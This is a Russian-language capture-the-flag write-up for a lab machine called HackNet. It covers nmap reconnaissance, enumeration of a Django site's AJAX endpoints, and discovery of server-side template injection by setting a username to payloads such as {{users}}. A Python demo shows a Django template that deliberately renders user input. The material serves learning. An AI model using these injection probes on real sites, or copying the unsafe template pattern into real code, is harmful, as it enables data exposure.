

Исходные данные: 10.10.11.85

HackNet

Разведка nmap:

```
(root@kali)-[~]
```

```
# nmap -sC -v -O 10.10.11.85
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-11-16 02:29 EST

NSE: Loaded 126 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 02:29

Completed NSE at 02:29, 0.00s elapsed

Initiating NSE at 02:29

Completed NSE at 02:29, 0.00s elapsed

Initiating Ping Scan at 02:29

Scanning 10.10.11.85 [4 ports]

Completed Ping Scan at 02:29, 0.09s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 02:29

Completed Parallel DNS resolution of 1 host. at 02:29, 0.01s elapsed

Initiating SYN Stealth Scan at 02:29

Scanning 10.10.11.85 [1000 ports]

Discovered open port 22/tcp on 10.10.11.85

Discovered open port 80/tcp on 10.10.11.85

Completed SYN Stealth Scan at 02:29, 2.24s elapsed (1000 total ports)

Initiating OS detection (try #1) against 10.10.11.85

NSE: Script scanning 10.10.11.85.

Initiating NSE at 02:29

Completed NSE at 02:29, 3.39s elapsed

Initiating NSE at 02:29

Completed NSE at 02:29, 0.00s elapsed

Nmap scan report for 10.10.11.85

Host is up (0.10s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

| ssh-hostkey:

| 256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)

|_ 256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)

80/tcp open http

|_ http-title: Did not follow redirect to <http://hacknet.htb/>

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

Device type: general purpose

Running: Linux 5.X

OS CPE: cpe:/o:linux:linux_kernel:5

OS details: Linux 5.0 - 5.14

Uptime guess: 12.476 days (since Mon Nov 3 15:03:45 2025)

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros

NSE: Script Post-scanning.

Initiating NSE at 02:29

Completed NSE at 02:29, 0.00s elapsed

Initiating NSE at 02:29

Completed NSE at 02:29, 0.00s elapsed

Read data files from: /usr/share/nmap

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds

Raw packets sent: 1125 (50.334KB) | Rcvd: 1110 (45.086KB)

Итог: Открыты 22,80 порты, URL приложение <http://hacknet.htb>, веб приложение находится на ОС Linux.

Проверил, сервис инструментом whatweb, это у нас nginx 1.22.1

Собственно, на сайте есть форма регистрации и логина. Я авторизировался.

В этот раз фаззерами решил не пользоваться и решил в ручную протыкать все директории.

Для <http://hacknet.htb> есть:

/register

/login

/profile

/contacts

/messages

/search

/exlpore

/like/id (переключение состояния AJAX)

/likes/id HTML фрагмент, показывающий лайки под постом.

/comments/id

AJAX это процесс, при котором данные обновляются на веб страницы без полной перезагрузки страницы.

Это позволяет: обновлять информацию о состоянии кнопки при клике на веб странице.

Инициализировать AJAX запрос для обновления данных, например заказа в реальном времени или динамических фильтров в каталогах.

Аjax основан на асинхронных запросах. Пользователь выполняет действие, например нажав на кнопку. JS перехватывает и формирует запрос к серверу. Сервер обрабатывает запрос и возвращает данные, которые JavaScript получает и использует для обновления конкретных элементов страницы.

Для реализации AJAX-запросов используют объект XMLHttpRequest или другие специализированные библиотеки.

Собственно, у нас в этом вебприложении используется Django Framework. Он работает по принципу схемы MVT.

Model (файлы модели для работы с БД)

Template (HTML шаблоны)

View (логика пайтон-функции/классы, которые принимают запрос и возвращают ответ)

Браузер(пользователь) отправляет запрос на сервер.

Каждый запрос выполняется на определенном URL, у каждого URL есть свое представление.

Представление отвечает за обработку информации на бэкэнде и дальнейший вывод в HTML, который мы видим на странице.

Представление обращается к БД через модели.


Ту инфу, которую надо вывести он засовывает в шаблон HTML и это как раз так и то, что видит пользователь.

Решая данную машину, мне действительно пришлось проникнуться в архитектуру фреймворка Django.

В данной машине эксплуатируется уязвимость SSTI.

В чем именно она заключается здесь.

Перейдя в раздел explore, мы можем, как поставить лайк на пост, так и посмотреть список лайкнувших.



Как это всё выглядит в DevTools:

Ставим лайк, нажимая на сердечко.

Отправляется AJAX запрос (т.е без обновления текущей страницы) с методом GET на `http://hacknet.htb/like/<id>`

Like (заголовки нашего запроса и прочая инфа..):

Headers Cookies Request Response Timings Stack Trace

Filter Headers Block Resend

GET http://hacknet.htb/like/10

Status 200 OK ?

Version HTTP/1.1

Transferred 309 B (7 B size)

Referrer Policy same-origin

Request Priority Highest

DNS Resolution System


Response Headers (302 B) Raw

- Connection: keep-alive
- Content-Length: 7
- Content-Type: text/html; charset=utf-8
- Cross-Origin-Opener-Policy: same-origin
- Date: Thu, 20 Nov 2025 15:26:46 GMT
- Referrer-Policy: same-origin
- Server: nginx/1.22.1
- Vary: Cookie
- X-Content-Type-Options: nosniff
- X-Frame-Options: DENY


Request Headers (412 B) Raw

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: csrftoken=SCwCiyBeMpnod0FMSTDyLVs4L8ZGAw1x; sessionId=kit9buavv966fc9f390hv9bmmj67iou1
- Host: hacknet.htb
- Priority: u=0
- Referer: http://hacknet.htb/explore
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
- X-Requested-With: XMLHttpRequest

Куки (sessionId + csrftoken)



В Request пусто, а вот Responce. Мы получили HTML ответ от сервера, succes – успех. Значит лайк постаивлся.



Смотрим, кто лайкнул, нажимая на кнопку Likes.
Опять отправляется AJAX запрос на сервер, с методом GET.
Likes (DevTools, всякая инфа о заголовках):

HeadersCookiesRequestResponseTimingsStack Trace

Filter HeadersBlockResend

▶ GET http://hacknet.htb/likes/10

Status200 OK ?

VersionHTTP/1.1

Transferred585 B (1.06 kB size)

Referrer Policysame-origin

Request PriorityHighest

DNS ResolutionSystem

▼ Response Headers (335 B)Raw

? Connection: keep-alive

? Content-Encoding: gzip

? Content-Type: text/html; charset=utf-8

? Cross-Origin-Opener-Policy: same-origin

? Date: Thu, 20 Nov 2025 15:30:43 GMT

? Referrer-Policy: same-origin

? Server: nginx/1.22.1

? Transfer-Encoding: chunked

? Varv: Çpokie,

X-Frame-Options: DENY

Request Headers (413 B)Raw

Accept: */*

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Cookie: csrftoken=SCwCiyBeMpnod0FMSTDyLVs4L8ZGAw1x; sessionId=kit9buavv966fc9f390hv9bmmj67iou1

Host: hacknet.htb


Priority: u=0

Referer: http://hacknet.htb/explore

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

X-Requested-With: XMLHttpRequest

Cookies:




В Request пусто, а вот в Respone есть кое что интересненькое:

```
HTML Raw
1 <div class="likes-review-item"><a href="/profile/2"><a href="/profile/29"></a></div>
```


Видно, что в атрибут title попадает имя пользователя. Причем HTML генерируется на сервере и возвращается в ответе на запрос /likes/<id> (AJAX запрос из браузера)

Что же, попробуем с этим поэкспериментировать.


Например изменим имя в /profile/edit на `{{7*7}}` – почему `{{}}` – это синтаксис Django, означающий «вывести значение/значение переменной».



Сохраним. И попробуем вновь, поставить лайк на пост и посмотреть лайки. Открыть likes/id



Мы видим, что нам пришел HTML ответ уже не со списком лайков, а с сообщением Something went wrong.




Что это значит. Обычное имя 12345 работает нормально. Имя напоминающее шаблон `{{...}}` ломает рендер и приводит к ошибке на сервере.


Страница с ошибкой приходит в ответ на тот же URL.

Из этого можно сделать вывод, что имя пользователя в коде программы куда то подсовывается как шаблон.

Изменим имя на `{{users}}`:



Попробуем еще раз лайкнуть пост и посмотреть лайкнувших (HTML ответ в DevTools)



Как мы можем видеть. В HTML ответе уже отобразилось не имя. А Query-Set.

QuerySet в Django – список объектов заданной модели. Позволяет Читать данные из бд,

И если мы вставим туда, какуюнибудь существующую переменную, которая существует в Context (в списке переменных доступных для шаблона) у шаблона, то мы можем получить ее значение в HTML ответе, по результатам рендера.

А это как раз так и есть уязвимость SSTI: **Server Side Template Injection** заключается в том, что злоумышленник может внедрить вредоносный код в шаблон на стороне сервера. Это происходит, когда пользовательский ввод попадает в шаблон без должной фильтрации

Какие присутствуют факторы, о наличии данной уязвимости:

Пользовательский ввод отражается сервером HTML, в атрибуте title, который рендерится на сервере и возвращается в ответе.

Изменение имени на шаблонный синтаксис вызывает серверную ошибку. Это типичное поведение при ошибке в шаблоне.

Я очень долго с этим разбирался, поэтому решил сделать аналогию с простой программкой на пайтоне. Которая демонстрирует, как работает шаблон, в таких конструкциях. Суть в том, что на `hacknet.htb` имя пользователя подставляется в шаблон, и сейчас я покажу, что будет, если вставить в этот шаблон `{{выведи значение переменной}}` и в фигурных скобках будет переменная, которая существует в Context (в

списке переменных доступных для шаблона) ну и вывод данной программы аналогичен с HTML ответом на hacknet.htb

```
from django.template import Template, Context
a=str(input())
username = a
users = [
    {"id": 1, "email": "cyberghost@darkmail.net", "password": "123"},
    {"id": 2, "email": "rootbreaker@exploitmail.net", "password": "123"},
]
tpl = Template(username)
ctx = Context({"users": users})
rendered = tpl.render(ctx)

print(rendered)

(root@kali)-[/home/kali/srdpy]
# python3 new.py
lol
lol

(root@kali)-[/home/kali/srdpy]
# python3 new.py
{{users}}
[[{"id": 1, "email": "cyberghost@darkmail.net", "password": "123"}, {"id": 2, "email": "rootbreaker@exploitmail.net", "password": "123"}]]
```

